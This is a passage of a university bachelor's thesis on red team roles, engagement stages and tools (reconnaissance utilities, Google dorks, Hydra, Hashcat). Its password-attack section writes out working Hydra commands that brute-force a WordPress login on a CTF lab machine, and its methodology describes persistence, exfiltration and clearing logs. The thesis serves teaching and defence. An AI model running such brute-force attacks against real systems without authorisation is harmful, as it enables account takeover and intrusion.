UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

Escola Superior d'Enginyeries Industrial, Aeroespacial i Audiovisual de Terrassa

Bachelor's degree thesis

Bachelor's degree in Audiovisual Systems

Tools and Methology analysis of a Red Team

REPORT

Student: Guillem Plana

Bachelor's degree supervisor: Dr. Néstor Berbel Artal

Bachelor's degree co-supervisor: Dr. Juan José Alins Delgado

Call: Extraordinary September 2020

Bachelor’s degree:

Bachelor's degree in Audiovisual Systems

Student (Name and Surname):

Guillem Plana Ramón

Bachelor final degree statement:

Tools and methology analysis of a Red Team

Bachelor’s degree supervisor:

Néstor Berbel Artal

Bachelor’s degree co-supervisor:

Juan José Alins Delgado

Call:

Extraordinary September 2020

ACKNOWLEDGMENTS

I would like to thank Dr Nestor Berbel for all the effort and patience. Without your guidance, this Thesis would not have been possible. And Doctor Alins for his technical tips. Thank you for the good times and everything learned. I hope to continue collaborating with you for much longer.

To my partner Victoria, my brother Andreu, my parents and my close friends, who have supported me from the beginning and listened to the nonsense I was saying even though they did not understand much. I appreciate it.

ABSTRACT

This bachelor degree thesis is an approach to techniques and day to day of red teams and the analysis more in-depth of the Machine in the Middle techniques. To do so, we will explain the basic terms of IT security roles: the differences between Blue, Red, and Purple teams and why are or not red teamers formal hackers.

Also will see the different stages of red team engagement, all their phases, and see what kind of methodology follows almost every team.

Finally will analyze a bunch of red team tools from almost all kind of work scopes to finally analyze in-depth the Machine in the Middle attacks and make a personal Machine in the Middle program to see, analyze, test, and get more comprehension about this technique.

RESUMEN

Esta tesis de grado es un acercamiento a las técnicas y el día a día de los equipos rojos y el análisis más en profundidad de las técnicas de Machine in the Middle. Para hacerlo, explicaremos los términos básicos de los roles de seguridad de TI: las diferencias entre los equipos Azul, Rojo y Morado y por qué son o no equipos rojos hackers formales.

También se presentan las diferentes etapas del compromiso del equipo rojo, todas sus fases y verá qué tipo de metodología sigue casi cada equipo.

Finalmente, analizaremos algunas de las herramientas del equipo rojo de casi todo tipo de ámbitos de trabajo para finalmente analizar en profundidad los ataques de Machine in the Middle y hacer un programa personal de Machine in the Middle para ver, analizar, probar y obtener más comprensión sobre esta técnica.

CONTENTS

LIST OF FIGURES

1. INTRODUCTION

The objective of this bachelor's degree thesis is to analyze the tools and methodologies that red teams use on their daily basis. Once these methodologies have been analyzed an application is developed to explore the Machine in the Middle attacks. Ie, what IT security is, who are the professionals that work on it, what do they do, and more specifically the red teams, which phases follow on their engagements and the tools their use.

After knowing who red teams are, we are going to analyze the different attack methods that red teams use and name some of the most used tools for every method. Some of those methods are website hacking, Information gathering sources, network attacks, or Domain Controller reconnaissance. All of this is necessary to introduce the reader to a specific network attack called Machine in the middle. What exactly is, how are they performed, what are Address Resolution Protocol, and what vulnerabilities can be exploited.

Finally, a Linux application is developed to perform Machine in the Middle attacks, implementing advanced techniques like DNS proxy and SSL Strip, viewing the results on the affected systems. The tool allows a user to run those attacks with a clear and guided tool.

2. IT SECURITY

2.1. IT Security Teams

Information technology (IT) changes very easily. Our lives get more connected every day and to accomplish that IT systems evolve and get more sophisticated and complex. They must match our needs and bear all the petitions and traffic that users create. To ensure the correct use of the data and to protect the integrity, confidentiality and disponibility exist in IT Security, also called cybersecurity. But, not all IT Security team members work the same way. To understand who they are and what they do, Security specialists are grouped into three major “teams” as their work requests.

2.1.1. Blue Team

A blue team consists of security professionals who have an inside out view of the organization. Their main task is to protect the organization’s critical assets against threats.

Blue teams have to establish security measures around key assets of an organization. They start their defensive plan by identifying the critical assets, document the importance of these assets to the business, and what impact the absence of these assets will have.

Then they perform risk assessments by identifying threats against each asset and the weaknesses these threats can exploit. By evaluating the risks and prioritizing it, the blue team develops an action plan to implement controls that can lower the impact or likelihood of threats materializing against assets. Senior management involvement is crucial at this stage as only they can decide to accept a risk or implement mitigating controls against it. The controls are often based on a cost-benefit analysis to ensure security controls deliver maximum value to the business. Monitoring tools are widely used, controlling information that flows into the systems to be logged and checked in a search of unusual activity. Blue teams perform regular checks on DNS, endpoints security, servers patching, firewalls rules and implementations, and internal or external vulnerability scans among others checks.

The main blue team exercises include DNS audits, digital footprint analysis, control endpoint security software solutions on external devices, implement Firewalls, SIEM, IDS or IPS solutions, the use of vulnerability scanners inside and outside the network, administrate antivirus and anti-malware software, and most important, embedding security in processes.

2.1.2. Red Team

A red team consists of security professionals who act as adversaries to overcome cybersecurity controls and tools implemented by the organization's blue team. Red teams are based on ethical hackers, usually with no affiliation with the organization that they attack, who objectively evaluate systems security.

For that purpose, red teams use all available techniques to find weaknesses in processes, people, or technology to gain unauthorized access to assets. As a result of these simulated attacks, red teams make recommendations and action plans on how to secure and strengthen.

The limitations of a red team exercise use to be time-bound, pre-defined scenarios and an assumed rather than a real environment. Often, the exercises conducted with a fully monitored mode for every technique, and tactics are executed

according to the procedure, even that is not the real environment that a real attacker would face.

The exercises of a red team start with reconnaissance and spend most of the time planning and surveying their target. The main goal of this phase is to uncover operating systems, identify and make a model of networking equipment, understanding physical controls (such as doors, locks, cameras, security personnel…), and creating a map of the network to determine what hosts are running, what ports have those machines open and what kind of traffic is being sent.

Once the red team has a more extensive and complete idea of the target system, it is the time to develop a strategy or a plan of action to target specific vulnerabilities based on the information gathered before and exploit them. Once the vulnerabilities are targeted, the red team tries to exploit them to gain access to the system or network, and once they are inside, to run or impersonate an administrator to have full access to the systems. Finally, the red team must write a report about how they sneak inside and how to prevent it.

All those phases are explained more in deep in the next chapter.

2.1.3.Purple Team

Even sharing common goals, blue and red teams are not often politically aligned. There is no point in a red team test if they are not sharing that information with the blue team, as the main purpose of red teams is to strengthen the security of the organization. Here is where purple teams have their place. Purple teams use to be formed by managers but are not necessarily a team itself. The idea or methodology behind this team is that red and blue teams have to work as a unique team to share insights and create strong feedback loops.

The purple team should ensure that red and blue teams work together and keep each other informed, enhancing cooperation between both teams sharing and reporting for continual improvement of the security.

Purple teams can be identified also as a mix of red and blue teams. Small companies who cannot afford SOC or red teams use to delegate that work to the same team or even the same person. Those teams are called also the purple team mainly because the team does function as a blue and red team on a minor scale.

2.2. Different kind of hackers

As seen before, red team members are people with hacking skills. What are the differences between red teamers, penetration testers, and malicious hackers?

The main difference between a malicious hacker and penetration testers or Red Team members is that the second one has permission to perform the tests. Most companies provide a scope of areas where they would like the pentester or the Red team to focus. These could be specific domains, networks, systems, etc.

There is not much difference between red team members and pen-testers. The main difference is that a pentester evaluate and exploit the target but do not help the blue team in the improvement of the security program actively. Red teams share their knowledge with blue teams to strengthen the overall security posture of the organization.

Red teams and pen-testers are also called *Ethical* hackers or *White Hat* hackers. They work is framed inside the legality and had permission from the organization they target.

In the hacker community, there are more *hats.* The most famous is the *Black Hat* hackers who attempt to gain unauthorized entry into a system or network to exploit them for malicious reasons. Black hat hackers do not have permission or authority

to compromise their targets. Their main goal is often to steal access passwords, financial information, or personal data.

Another hacker classification is the *Grey Hat* hackers who exploit systems the same way black hats do but without malicious intent. The vulnerabilities they found are disclosed to law enforcement agencies or intelligence agencies. Grey hack hackers sneak into a computer system to notify the administrator or the owner that their system or network contains vulnerabilities that must be fixed. Grey Hats may also extort the hacked, offering to correct the vulnerabilities for monetary compensation.

3. RED TEAM METHODOLOGY

Red teams, as every IT team, also have their work methodology, to ensure that the assignment runs as expected. It can be defined in five stages.

Figure 1 Assessment stages

3.1. Five stages of an assessment

3.1.1. Reconnaissance

Reconnaissance is the act of gathering as much information as possible about the target to be able to plan properly an attack. This information gathering (an alternative name for reconnaissance) encompasses technical and non-technical

information. The sources of information can be passive with OSINT (Open Source INTelligence and it refers to all public information about a topic or an organization) or active, with phone calls, visits, or direct interaction with the target.

Depending on the scope of the red team, reconnaissance can go from IP ranges, subdomains or, network infrastructure to social structures, location of the information, physical security (locks, entrances, and buildings), and personal/business information gathering (such as emails or name accounts). Knowing how the target organization (from now on simply as organization) is structured internally can lead to ease the path for the next steps. Social networks (Linkedin, Facebook, Instagram, Twitter…) are good sources to gather information about CEOs, managers, or personnel and their behaviors, interests, and hobbies.

All that information can be treated in multiple ways: from knowing logical or physical access points to prepare phishing campaigns targeting senior managers or make dictionaries with possible passwords for a brute force attack.

3.1.2. Enumeration

After knowing where the target has its resources and systems it is time to start the enumeration. Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system. In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit them in the exploitation phase.

Common information enumerated in a target is network resources and shares, users and groups, machine names, applications, SNMP and DNS details, routing tables, server versions, services running in the systems (open ports), software versions, and emails.

Besides the information-gathering phase, the enumeration is probably the most important phase of red team operation and the more time spending one.

3.1.3. Exploitation (Gaining access)

The main goal in the exploitation phase is to gain access to a target machine to obtain more information or resources. For that purpose, red teams will try to exploit probable vulnerabilities found in the two previous phases.

To exploit something is to find errors in applications, ports, or programs that allow an attacker to gain access or force the machine to behave in a way that is not supposed to. This can be achieved with buffer overflow techniques where the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations. Attackers can intentionally feed input that the buffer cannot store, overwrite areas that hold executable code replacing it with its code. That could lead to overwriting pointers to make other programs point to an attacker payload.

Remote Code Execution (RCE) is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser. RCE can occur if the system allows user input inside functions that are evaluating code in the respective programming language.

3.1.4. Post-Exploitation

The Post-exploitation phase starts when the red team gains access to a system. This phase deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. Privilege escalation

Usually, that system access is unprivileged. With an unprivileged account, attackers cannot execute certain programs, install software, or even access all

areas in the system machine. It comes clear that the first thing an attacker will try is to trick the system (exploit them) to gain access to a more privileged account (also known as Administrative accounts).

3.1.4.1. Persistence

Even with the objective system exploited, attackers cannot rely on exploiting the same system again. Blue teams can patch the vulnerability in the meantime, closing the doors for the attacker. Also, repeating the same exploitation can be difficult or tricky. For that reason, one of the first points in post-exploitation is to maintain access to the objective machine. This can be accomplished by installing backdoors, creating new local user profiles, creating routines that connect automatically to attacker machines, or the so-called agents from a C2 Server (will see this topic in the next chapter).

3.1.4.2. Pivoting

Pivoting is the second thing to do after Persistence. This term refers to moving around networks. At the first entrance, a compromised user o compromised system may not have access to the network where the information o central servers are allocated. Pivoting is the process to identify and gain control of other systems that have access to other networks that the first user does not.

3.1.4.3. Privilege escalation

Systems use to have role-based accounts, with users, administrators, and super users with their respective permissions. That way, system administrators ensure that normal users will not be able to make changes that could potentially break the system and leave that to the administrators. Usually, when exploitation succeeds and red teams have access to the target machine, their access is not administrative role-based. Privilege escalation is the process to have access to an administrative account or shell from a non-authorized user shell. This can be accomplished by searching passwords stored locally in the machine, migrating the payload process to an administrative process (like svchosts.exe or explorer.exe in windows), or exploiting internal processes that were not visible from outside the system.

3.1.4.4. Exfiltration

When an attacker or a red team gains access to sensible information needs to take it out of the systems that contain it. The usual ways that a normal user will do to secure and carry information are unlikely in most of the situations red teams face. Exfiltration is the technique focused on taking that information out of the organization systems or networks without the blue teams or the responsible people notice it.

3.1.5. Clearing evidence and Reporting

The final stage of the red team, while all their attacks are conducted and have their results, is to clearing evidence of their presence inside the machine. Clear all possible logs, from shell logs to access logs that prove that the attacker was there. Restore all the changes made in local credentials and wipe temporal and downloaded files.

The final report must contain details of all the phases with the “how-to” of all exploits and techniques. It is the most important part of the red team engage because if the red team does not report what has been found and how they found it, the blue team will not be able to resolve or mitigate the problems. A report must be clear and complete. Every red team has its way to redact reports, but they usually do two reports, the executive report for non-technical readers and the full technical report for the blue team.

4. COMMON RED TEAM TOOLS

4.1. Enumeration and information gathering

There is plenty of tools to gather information to start the red team exercise. As had been seen before, information gathering or enumeration consists in gain as much information as an attacker can. Important information can be corporative email directions, administrative organization of the target, IPs, domains, etc.

4.1.1. Google Dorks

Google and some other searching engines had what security researches call dorks are fine-tuning for a query search that adds some filters to the original query.




Figure 2 Google Dorks example

As seen in the example, Google only enumerates the webpages from upc.edu and inside that, the ones who contain a .pdf format file.

Exploit Database has in their site a webpage only for interesting google dorks submitted by the community that shows useful information

Some interesting dorks are:

`Inurl` : only displays results with the query word in the URL

`filetype`: only display results with a specific type of file. This can be used with the operand OR (|) for multiple file types. Ex: `ext:txt | ext:log` will show all the text and log files

`site`: only display results for the query site

`allintitle`: displays results with the exact query word or words in the title.

`Intext`: display results with the query word or words in the website text

4.1.2.The harvester

The harvester is a tool made in python that searches and queries in multiples platforms (Google, Yahoo, Linkedin, Baidu, among others) a specific domain. The main output of information is about corporate emails, domains, and IP.




Figure 3 The Harvester help menu

Figure 4 The Harvester domain search




Figure 5 The Harvester domain results

As we can see, the command was:

```
theHarvester -d upc.edu -b google
```

Where the `-d` option sets the domain to scan and the `-b` the search engine that is going to use.

4.1.3.Hunter.io

Hunter.io is a webpage (or a web service) where an attacker can find information related to the email address of organizations. This platform




Figure 6 Quick unsigned Hunter.io search

4.1.4.Maltego

Maltego is a framework developed from Paterva that helps an attacker to automatize and clarify the information gathering phase by presenting the information in a chart mode. That will help to make relations between workers, organizations with them workers, and between organizations. Is the only tool in this analysis that is not open source.




Figure 7 Maltego relational view

Maltego also has transformations, which are scripts that the attacker can use to retrieve more information and the software automatically appends to the chart. It also has extra transformations from sites like Shodan.io, exploits database, or cryptocurrency-focused to expand the Maltego arsenal. Paterva has a free plan for Maltego and prepaid plans for the full unlock of the software.

4.2. Password Attacks

Passwords are the keys to domains and systems. A weak password policy inside the target organization can lead the attacker to gain access to critical assets, information, and systems. An attacker can take advantage of weak passwords to crack the hash or abuse login sites with no error cool down to get access.

4.2.1.Brute-force with Hydra

The Brute-force technique consists of submitting many passwords or passphrases with the hope of eventually guess the correct one. Brute-force uses dictionaries (in most cases), one for the users and others for the passwords to try for every user, every password available. If a dictionary is not set.

Hydra is a parallelized login cracker, which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for red teams to show how easy it would be to gain unauthorized access to a system remotely.




Figure 8 Hydra help menu

Hydra can brute-force protocols like FTP, SMB, SSH, or work with GET and POST requests from HTTP/HTTPS. For it is correct utilization, Hydra needs a dictionary, for users and passwords.

In this example seen in a CTF game (Capture the Flag), we will see how to perform a brute-force attack against a WordPress web login vulnerable to brute-force to retrieve user and password. For that purpose, Hydra will run against HTTP POST forms. The attacker dictionary is called example.dic and since the users are unknown, we are going to use the same dictionary for passwords.

An interesting thing about the login page is that it notifies when the user or the password is not valid. Then, if the user is valid, the webpage will return that the user is valid.




Figure 9 Vulnerable admin panel

With all of this in mind, execute the following command:

```
hydra -vV -L example.dic -p something 10.0.2.8 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

where:

`-L` is the user dictionary

`-p` the user variable, in this case, `something` to find the user

`http-post-form`: means that hydra will brute-force the post request

`login.php:log=^USER&pwd=^PASS^`: USER and PASS variables from the user and passwords dictionaries. This can be retrieved inspecting the source code of the webpage (with F12 in all modern web browsers)

`^&wp-submit=Log+In:F=Invalid username'` = checks the response (wp-submit) and marks as error the ones who return “Invalid username”. That means the ones who do not return that will be valid usernames.

After 5539 tries, we can see a positive match




Figure 10 Hydra user found

Knowing that user, we can repeat the same thing for the password

```
hydra -vV -l elliot -P example.dic 10.0.2.8 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```

Several minutes later, we see the password




Figure 11 Hydra password match

4.2.2.Hash crack and Hashcat

When a user creates a password this is stored on a database. For compliance reasons, passwords in databases must be encrypted. The result of the encryption of a password is call hash.




Figure 12. MD5 hash and original string

There are multiple ways of hashing passwords but all of them follow similar patterns. Hash crack techniques abuse that features to compare known hashes with the unknown hashes to retrieve the original password string in plain text.

Hashcat is a password recovery utility that supports thousands of hashes algorithms. It claims to be the fastest password recovery utility. Among others, Hashcat supports MD4, MD5, NTLM, SHA 1, SHA2-256 hash algorithms.

```
